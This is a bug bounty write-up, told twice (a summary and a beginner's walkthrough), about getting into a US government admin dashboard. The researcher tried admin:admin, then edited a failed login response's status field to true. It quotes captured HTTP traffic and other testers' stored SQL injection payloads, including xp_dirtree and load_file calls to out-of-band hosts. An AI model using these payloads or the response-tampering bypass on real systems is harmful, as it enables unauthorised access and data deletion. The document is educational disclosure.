Breach US Government site by only changing “false” to “true” state?

Bug Bounty Tips
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a subdomain of a US government site, found while reviewing in-scope assets. The researcher describes the issue as Broken Access Control in the login process: the application returned account data during authentication, and the browser appeared to trust that data when deciding whether the login had succeeded. The report does not name the host, the application or the program.
Setup
The only tool mentioned is Burp Suite, used as an intercepting proxy to review and modify HTTP traffic. No accounts were needed: the whole path starts from an unauthenticated login panel and default credentials. The researcher's advice is to check, on any login panel, whether default credentials such as admin:admin are accepted or produce unexpected behaviour.
Finding it
The researcher tried the default credentials:
- Username: admin
- Password: admin
The login failed, but the proxy history showed something unusual: the server's response contained information about the account associated with the username admin, including the user's full name and assigned role. The application was disclosing details about a user to an unauthenticated client even though authentication had been rejected.

The response looked like this:
HTTP/1.1 200 OKExpires: 0X-XSS-Protection: 1; mode=blockPragma: no-cacheDate: Wed, 24 Dec 2025 16:29:39 GMTConnection: closeVary: OriginVary: Access-Control-Request-MethodVary: Access-Control-Request-HeadersX-Content-Type-Options: nosniffStrict-Transport-Security: max-age=31536000 ; includeSubDomainsContent-Type: application/jsonX-Frame-Options: SAMEORIGINCache-Control: no-cache, no-store, must-revalidateStrict-Transport-Security: max-age=31536000 ; includeSubDomainsSet-Cookie: BIGipServer~Extranet~EUA_PROD_pool=; Path=/; Version=1; Secure; Httponly{ "fullName": "Thomas, ADMIN", "status": false, "errorType": "No Roles on this application", "errorMessage": "You do not have access to this application.", "userId": "ADMIN", "failedAttemptsCount": 0, "lastSuccessfulLoginTime": null, "lastFailedLoginTime": null, "roles": ""}
The body is JSON. status is false, and the error fields (errorType, errorMessage) explain the rejection. At the same time the response confirms that the ADMIN account exists, gives its associated name, and returns account metadata such as failedAttemptsCount and the last successful and failed login times. The roles field is empty in this failed response.
Exploitation
Step 1: intercept the login response
The researcher intercepted the server's response in Burp Suite before it reached the browser.
Step 2: flip the state and strip the errors
The status value was changed from false to true, and the error-related fields were removed from the response. The modified response was then forwarded to the browser:
HTTP/1.1 200 OKExpires: 0X-XSS-Protection: 1; mode=blockPragma: no-cacheDate: Wed, 24 Dec 2025 16:29:39 GMTConnection: closeVary: OriginVary: Access-Control-Request-MethodVary: Access-Control-Request-HeadersX-Content-Type-Options: nosniffStrict-Transport-Security: max-age=31536000 ; includeSubDomainsContent-Type: application/jsonX-Frame-Options: SAMEORIGINCache-Control: no-cache, no-store, must-revalidateStrict-Transport-Security: max-age=31536000 ; includeSubDomainsSet-Cookie: BIGipServer~Extranet~EUA_PROD_pool=; Path=/; Version=1; Secure; HttponlyContent-Length: 157{ "fullName": "Thomas, ADMIN", "status": true, "userId": "ADMIN", "failedAttemptsCount": 0, "lastSuccessfulLoginTime": null, "lastFailedLoginTime": null, "roles": "ADMIN"}
Compared with the original response, status is now true, errorType and errorMessage are gone, and roles is set to ADMIN. The Content-Length header is present in this modified version.
Step 3: reach the dashboard
The application did not reject the login. Instead it redirected the researcher straight to the administration dashboard. The browser was relying on values from the response to decide whether the login had succeeded, and changing those values was enough to make it behave as though authentication had succeeded.
Step 4: what the dashboard exposed
Inside the dashboard the researcher could read and delete any user's data. The user list was already full of other researchers' injection payloads. A response from that area looked like this:
HTTP/1.1 200 OKExpires: 0X-XSS-Protection: 1; mode=blockPragma: no-cacheDate: Wed, 24 Dec 2025 16:30:40 GMTConnection: closeVary: OriginVary: Access-Control-Request-MethodVary: Access-Control-Request-HeadersX-Content-Type-Options: nosniffStrict-Transport-Security: max-age=31536000 ; includeSubDomainsContent-Type: application/jsonX-Frame-Options: SAMEORIGINCache-Control: no-cache, no-store, must-revalidateStrict-Transport-Security: max-age=31536000 ; includeSubDomainsSet-Cookie: BIGipServer~Extranet~EUA_PROD_pool=; Path=/; Version=1; Secure; Httponly[{ "id": 194860, "name": "test';declare @q varchar(99);set @q='\\\\[redacted].oasti'+'fy.com\\mst'; exec master.dbo.xp_dirtree @q;-- "}, { "id": 194866, "name": "test'+(select load_file('\\\\\\\\[redacted].oastify.com\\vhr'))+'"}, { "id": 194869, "name": "test99017748' or '2909'='2918"}, { "id": 194871, "name": "test34585783' or '3152'='3152'"}, { "id": 194872, "name": "test76621270' or 2882=2882-- "}, .... }]
The entries are stored user names containing SQL injection payloads, including xp_dirtree and load_file attempts against out-of-band hostnames, and boolean-style or conditions. They show that other testers had already been writing to the same user data.
Step 5: reporting

The researcher sent a report to the program immediately, but was two weeks late for a bounty: another researcher had already submitted the issue.
Root cause
The application returned account details, including the account's existence, name and role, in the response to a failed login. The client then used values from that same response to decide whether authentication had succeeded and where to send the user. Because the decision was made on data the client could modify, an attacker who intercepted the response could set status to true and be taken to the administration dashboard.
The report does not show whether the server independently authorised the dashboard requests, so it is not clear from the text whether the dashboard data was served without a valid session or whether the modified response only changed the client-side routing. The researcher's description points to the browser trusting the response values, which makes the client-side check the likely weak point.
Impact
Under the conditions shown, an unauthenticated attacker who can intercept and modify the login response could reach the administration dashboard and read and delete any user's data. The failed login response also disclosed that the ADMIN account exists, its associated name, and account metadata such as failed attempt counts and last login times.
Fix
Based on the behaviour shown, the login outcome should be decided and enforced server-side: a failed authentication should not return account details, and access to the dashboard should depend on a server-validated session rather than on fields in a response the client can edit.
Variants to test
- Default credentials on login panels. Try
admin:adminand similar pairs. A positive result is a successful login, or a failed login whose response still leaks account data. - Account enumeration in failed logins. Compare responses for a known and an unknown username. A positive result is a different body, status or timing that reveals whether the account exists, or fields such as name, role or login history.
- Client-trusted state fields. Intercept authentication responses and flip boolean fields such as
status,successorauthenticated, and role fields such asroles. A positive result is being redirected to a privileged area or seeing privileged data. - Error-field removal. Delete
errorTypeanderrorMessagefrom a failed response. A positive result is the client treating the response as a success. - Server-side enforcement check. After a modified response, request dashboard endpoints directly with no valid session. A positive result is data returned without server-side authorisation, which would confirm the weakness is not only in the browser.
- Stored payload review. Where user-controlled fields are listed in an admin view, look for other testers' payloads as a signal of prior probing, and check how those values are rendered and stored.
What happened, in plain words
A security researcher was looking at a website belonging to a US government department. While testing the login page, they typed the username admin and the password admin, a pair of default credentials that many systems are unfortunately still shipped with. The login was rejected, but the reply from the server still contained details about the admin account: the person's name, the account identifier, and some account history.
That reply also contained a field called status set to false, which is the server's way of saying "this login did not work". The researcher used a tool to catch that reply before the browser saw it, changed false to true, deleted the error messages, set roles to ADMIN, and let the browser have the edited reply. The browser believed it and took the researcher straight to the administration dashboard, where user records could be read and deleted.
This is a lesson about trust. The server said no, but the browser was the one deciding what to do next, and the browser can be fooled. The researcher reported it, but another researcher had already submitted the same issue two weeks earlier, so no bounty was paid.
The image is the researcher's own reaction to the finding, captioned "Ain't no way right?".
The ideas you need first
Before walking through the steps, here are the concepts the rest of the article relies on. Each one is explained from scratch.
- HTTP: the language a browser and a website use to talk. The browser sends a request ("please give me this page" or "here is my username and password"), and the server sends back a response (the page, or a message saying yes or no). Every exchange you see in this article is one request and one response.
- Response headers: the top part of a response, made of lines like
Content-Type: application/json. They are labels that describe the body that follows: what format it is in, whether it may be cached, what security rules apply. They are not shown to you in the browser, but they travel with every response. - Response body: the actual content after the headers. It can be a web page (HTML), an image, or, as here, structured data in JSON.
- JSON: a simple text format for data, made of names and values in curly braces, like
{"status": false}. It is how modern websites pass information between the browser and the server without reloading a page. Think of it as a filled-in form with labelled boxes. - API: the part of a website that answers requests with data rather than with a visual page. When a login form submits, it often talks to an API behind the scenes, and the API replies in JSON. The browser then decides what to display based on that JSON.
- Cookie: a small piece of text a server asks the browser to store and send back on every later request, so the server can recognise you. A cookie is how a site remembers that you are logged in. The
Set-Cookieheader in the responses below is the server handing the browser a cookie. - Session: the server-side record of "this browser is logged in as this user". Normally the cookie is the ticket that points to the session. If the server checks the session on every request, editing anything in the browser has no effect on what data the server will hand out.
- Proxy / intercepting proxy: a tool that sits between your browser and the website, so every request and response passes through it. Burp Suite is one such tool. It lets you pause a response, read it, edit it, and then release it to the browser. This is the only tool the researcher mentions.
- Broken Access Control: a whole family of bugs where the application lets someone do or see something they should not be allowed to. It is not about guessing a password; it is about the application failing to check who is allowed to do what. The researcher classifies this finding as Broken Access Control.
- Authentication: proving who you are, usually with a username and password. A failed authentication is a login the server rejected.
- Authorisation: what you are allowed to do once you are known. Authentication is the bouncer checking your ID; authorisation is the list of rooms your badge opens. A common mistake is to check the ID but forget to check the rooms.
- Client-side vs server-side: the client is your browser; the server is the machine hosting the site. A check done in the browser (client-side) can be bypassed by anyone who controls the browser, because the browser runs on your machine. A check done on the server cannot be bypassed that way, because you do not control the server.
- Default credentials: usernames and passwords that come pre-set on a product, such as
admin:admin. If nobody changes them, anyone who knows the product can log in. - Account enumeration: learning which accounts exist on a system by observing how it responds, even without logging in. If a failed login for a real user looks different from a failed login for a made-up user, the system is leaking the list of real users.
- SQL injection: a class of attack where text typed into a form is interpreted by the database as a command instead of as plain data. The payloads in the last response are examples other testers left behind.
- Out-of-band (OAST): a technique where an injection payload makes the server contact an external hostname the tester controls, so the tester can see that the injection actually executed. The long random hostnames ending in
oastify.comin the payloads are such external hosts.
The setup
The target was a subdomain of a US government site, found while reviewing the assets that were in scope for the programme. The report does not name the host, the application or the programme. The only tool mentioned is Burp Suite, used as an intercepting proxy to review and modify HTTP traffic. No accounts were needed: the whole path starts from an unauthenticated login panel and default credentials.
The researcher's advice is simple and worth repeating: whenever you meet a login panel during security testing, check whether default credentials such as admin:admin are accepted, or whether they produce unexpected behaviour. Even a rejected login can tell you something.
Finding it
The researcher tried the default credentials:
- Username: admin
- Password: admin
The login failed. But when the researcher looked at the proxy history, the record of every request and response that had passed through Burp Suite, something unusual appeared. The server's response contained information about the account associated with the username admin, including the user's full name and assigned role. The application was disclosing details about a user to an unauthenticated client even though authentication had been rejected.
This is the first problem, and it is worth pausing on. A login form that says "wrong password" should say only that. It should not also tell you that the account exists, who it belongs to, and what role it has. That is account enumeration, and it is useful to an attacker because it confirms which usernames are real.
The response looked like this:
HTTP/1.1 200 OKExpires: 0X-XSS-Protection: 1; mode=blockPragma: no-cacheDate: Wed, 24 Dec 2025 16:29:39 GMTConnection: closeVary: OriginVary: Access-Control-Request-MethodVary: Access-Control-Request-HeadersX-Content-Type-Options: nosniffStrict-Transport-Security: max-age=31536000 ; includeSubDomainsContent-Type: application/jsonX-Frame-Options: SAMEORIGINCache-Control: no-cache, no-store, must-revalidateStrict-Transport-Security: max-age=31536000 ; includeSubDomainsSet-Cookie: BIGipServer~Extranet~EUA_PROD_pool=; Path=/; Version=1; Secure; Httponly{ "fullName": "Thomas, ADMIN", "status": false, "errorType": "No Roles on this application", "errorMessage": "You do not have access to this application.", "userId": "ADMIN", "failedAttemptsCount": 0, "lastSuccessfulLoginTime": null, "lastFailedLoginTime": null, "roles": ""}
Line by line, in plain words:
HTTP/1.1 200 OKis the status line.200 OKmeans the request was handled successfully at the HTTP level. Note the contrast: the login failed, but the request succeeded. The server is telling you "I processed your request fine, and here is my answer", and the answer happens to be "no".Expires: 0,Pragma: no-cacheandCache-Control: no-cache, no-store, must-revalidateare instructions not to store this response anywhere. Sensible for a login reply, since it contains account data.X-XSS-Protection,X-Content-Type-Options: nosniffandX-Frame-Options: SAMEORIGINare browser security headers. They tell the browser to apply certain protections. They are not related to the bug, but they show the site has some hardening in place.Strict-Transport-Security: max-age=31536000 ; includeSubDomainstells the browser to always use HTTPS for this site for the next year. It appears twice in the response.Date: Wed, 24 Dec 2025 16:29:39 GMTis when the server produced the response.Connection: closemeans the connection will be closed after this response.- The
Varylines tell caches that the response depends on theOriginand other request headers. Content-Type: application/jsonis the important one for us: the body is JSON, not a web page. The browser will hand it to the site's JavaScript rather than render it.Set-Cookie: BIGipServer~Extranet~EUA_PROD_pool=; Path=/; Version=1; Secure; Httponlyis the server setting a cookie.Securemeans it is only sent over HTTPS, andHttponlymeans JavaScript cannot read it. The value here is empty.- The body is the JSON object.
fullNameis"Thomas, ADMIN", a person's name attached to the admin account.statusisfalse, the field that says the login did not succeed.errorTypeis"No Roles on this application"anderrorMessageis"You do not have access to this application.", the two fields that explain the rejection.userIdis"ADMIN".failedAttemptsCountis0, the number of failed attempts recorded.lastSuccessfulLoginTimeandlastFailedLoginTimeare bothnull, meaning no value.rolesis an empty string, so no role was granted.
So the body confirms that the ADMIN account exists, gives its associated name, and returns account metadata such as the failed attempt count and the last successful and failed login times. The roles field is empty in this failed response. The researcher's reaction in the write-up is that the site seemed to be handing over the key to its own door.
Exploitation
Step 1: intercept the login response
The researcher intercepted the server's response in Burp Suite before it reached the browser. The reason for doing this is to see the raw reply and to be able to change it. In a normal browser you only see the rendered result; with a proxy you see the actual text, and you can edit it in flight.
Step 2: flip the state and strip the errors
The status value was changed from false to true, and the error-related fields were removed from the response. The modified response was then forwarded to the browser:
HTTP/1.1 200 OKExpires: 0X-XSS-Protection: 1; mode=blockPragma: no-cacheDate: Wed, 24 Dec 2025 16:29:39 GMTConnection: closeVary: OriginVary: Access-Control-Request-MethodVary: Access-Control-Request-HeadersX-Content-Type-Options: nosniffStrict-Transport-Security: max-age=31536000 ; includeSubDomainsContent-Type: application/jsonX-Frame-Options: SAMEORIGINCache-Control: no-cache, no-store, must-revalidateStrict-Transport-Security: max-age=31536000 ; includeSubDomainsSet-Cookie: BIGipServer~Extranet~EUA_PROD_pool=; Path=/; Version=1; Secure; HttponlyContent-Length: 157{ "fullName": "Thomas, ADMIN", "status": true, "userId": "ADMIN", "failedAttemptsCount": 0, "lastSuccessfulLoginTime": null, "lastFailedLoginTime": null, "roles": "ADMIN"}
Line by line, comparing with the original:
- The status line and most headers are unchanged. The server did not produce this version; the researcher edited it after the server had already replied.
Content-Length: 157is present in this modified version. It tells the browser how many bytes the body contains. Because the body was edited, this header had to match the new body, otherwise the browser might wait for more data or cut it short.- In the body,
statusis nowtrue. This is the single most important change: it is the field the browser reads to decide whether the login worked. errorTypeanderrorMessageare gone. Removing them means nothing in the reply still says "you do not have access".rolesis now"ADMIN"instead of an empty string. The browser now sees that the account has the admin role.- The other fields,
fullName,userId,failedAttemptsCountand the two login times, are unchanged.
Step 3: reach the dashboard
The application did not reject the login. Instead it redirected the researcher straight to the administration dashboard. The browser was relying on values from the response to decide whether the login had succeeded, and changing those values was enough to make it behave as though authentication had succeeded.
This is the heart of the bug. The server had said no, but the browser was the one making the final decision about what to show next, and the browser can be edited by whoever is using it. A correct design would have the server decide, and the server would refuse to serve the dashboard without a valid session.
Step 4: what the dashboard exposed
Inside the dashboard the researcher could read and delete any user's data. The user list was already full of other researchers' injection payloads. A response from that area looked like this:
HTTP/1.1 200 OKExpires: 0X-XSS-Protection: 1; mode=blockPragma: no-cacheDate: Wed, 24 Dec 2025 16:30:40 GMTConnection: closeVary: OriginVary: Access-Control-Request-MethodVary: Access-Control-Request-HeadersX-Content-Type-Options: nosniffStrict-Transport-Security: max-age=31536000 ; includeSubDomainsContent-Type: application/jsonX-Frame-Options: SAMEORIGINCache-Control: no-cache, no-store, must-revalidateStrict-Transport-Security: max-age=31536000 ; includeSubDomainsSet-Cookie: BIGipServer~Extranet~EUA_PROD_pool=; Path=/; Version=1; Secure; Httponly[{ "id": 194860, "name": "test';declare @q varchar(99);set @q='\\\\[redacted].oasti'+'fy.com\\mst'; exec master.dbo.xp_dirtree @q;-- "}, { "id": 194866, "name": "test'+(select load_file('\\\\\\\\[redacted].oastify.com\\vhr'))+'"}, { "id": 194869, "name": "test99017748' or '2909'='2918"}, { "id": 194871, "name": "test34585783' or '3152'='3152'"}, { "id": 194872, "name": "test76621270' or 2882=2882-- "}, .... }]
Line by line, in plain words:
- The status line and headers are the same shape as before. The
Dateis one minute later,16:30:40instead of16:29:39, so this is a separate request made after the dashboard was reached. - The body is a JSON array, indicated by the square brackets
[ ... ]. An array is an ordered list. Each item in the list is a user record with anidand aname. - The first record has
id194860and anamethat starts withtest'and then contains SQL commands:declare @q varchar(99),set @q=...,exec master.dbo.xp_dirtree @q. This is a SQL injection payload.xp_dirtreeis a database procedure that lists a directory, and here it is pointed at an external hostname ending inoastify.com, so the tester could see whether the database actually executed it. - The second record has
id194866and anamecontainingselect load_file(...)pointed at anotheroastify.comhostname.load_fileis a database function that reads a file from the server's disk. Again, the external hostname is there to detect execution. - The third record has
id194869and anameoftest99017748' or '2909'='2918. This is a boolean-style SQL injection test: theorcondition is false, so if the application were vulnerable the query would return nothing. - The fourth record has
id194871and anameoftest34585783' or '3152'='3152'. Here theorcondition is true, so a vulnerable query would return every row. Comparing this with the previous record is how a tester detects the injection. - The fifth record has
id194872and anameoftest76621270' or 2882=2882--. The--starts a comment in SQL, cutting off whatever came after in the original query. - The
....at the end means the list continues; the researcher did not paste the rest.
These entries are stored user names containing SQL injection payloads. They show that other testers had already been writing to the same user data, which is why the researcher says the dashboard was already full of other people's payloads.
Step 5: reporting
The researcher sent a report to the programme immediately, but was two weeks late for a bounty: another researcher had already submitted the issue. The write-up shows the platform's duplicate notice, captioned "Duplicate of Unresolved report".
The image shows the duplicate report notice the researcher received.
Why it worked
The application returned account details, including the account's existence, name and role, in the response to a failed login. The client then used values from that same response to decide whether authentication had succeeded and where to send the user. Because the decision was made on data the client could modify, an attacker who intercepted the response could set status to true and be taken to the administration dashboard.
The report does not show whether the server independently authorised the dashboard requests, so it is not clear from the text whether the dashboard data was served without a valid session or whether the modified response only changed the client-side routing. The researcher's description points to the browser trusting the response values, which makes the client-side check the likely weak point.
What the impact was
Under the conditions shown, an unauthenticated attacker who can intercept and modify the login response could reach the administration dashboard and read and delete any user's data. The failed login response also disclosed that the ADMIN account exists, its associated name, and account metadata such as failed attempt counts and last login times.
How it should be fixed
Based on the behaviour shown, the login outcome should be decided and enforced server-side: a failed authentication should not return account details, and access to the dashboard should depend on a server-validated session rather than on fields in a response the client can edit.
Things to try on your own
These are variants worth trying, explained for someone starting out.
- Default credentials on login panels. Try
admin:adminand similar pairs. A positive result is a successful login, or a failed login whose response still leaks account data. The second outcome is what happened here, and it is easy to miss if you only look at the browser and not at the raw response. - Account enumeration in failed logins. Compare responses for a known and an unknown username. A positive result is a different body, status or timing that reveals whether the account exists, or fields such as name, role or login history. If the two replies look identical, the site is not leaking.
- Client-trusted state fields. Intercept authentication responses and flip boolean fields such as
status,successorauthenticated, and role fields such asroles. A positive result is being redirected to a privileged area or seeing privileged data. This is exactly the trick used in this report. - Error-field removal. Delete
errorTypeanderrorMessagefrom a failed response. A positive result is the client treating the response as a success. Sometimes the browser only checks that no error is present, rather than checking a success flag. - Server-side enforcement check. After a modified response, request dashboard endpoints directly with no valid session. A positive result is data returned without server-side authorisation, which would confirm the weakness is not only in the browser. This is the check that tells you how serious the bug really is.
- Stored payload review. Where user-controlled fields are listed in an admin view, look for other testers' payloads as a signal of prior probing, and check how those values are rendered and stored. Seeing other people's payloads tells you the field is writable and that others have been there before you.
Glossary
- API: the part of a website that answers requests with data rather than with a visual page, often in JSON.
- Account enumeration: learning which accounts exist on a system by observing how it responds, without logging in.
- Boolean: a value that is either true or false.
- Broken Access Control: a family of bugs where the application lets someone do or see something they should not be allowed to.
- Burp Suite: a tool that sits between your browser and a website so you can read and edit requests and responses.
- Client-side: happening in your browser, on your machine, and therefore under your control.
- Cookie: a small piece of text a server asks the browser to store and send back on later requests, often used to recognise a logged-in user.
- HTTP: the language a browser and a website use to exchange requests and responses.
- Intercepting proxy: a tool that pauses traffic between your browser and a website so you can inspect and modify it.
- JSON: a simple text format for data, made of names and values in curly braces.
- Out-of-band (OAST): a technique where an injection payload makes the server contact an external hostname the tester controls, to confirm the injection executed.
- Response body: the content of a response after the headers, such as a page, an image or JSON.
- Response headers: the labelled lines at the top of a response that describe the body and how it should be handled.
- Server-side: happening on the machine hosting the site, which you do not control.
- Session: the server-side record of which browser is logged in as which user.
- SQL injection: an attack where text typed into a form is interpreted by the database as a command instead of as plain data.
- Subdomain: a named part of a larger domain, such as a specific service under a department's main site.

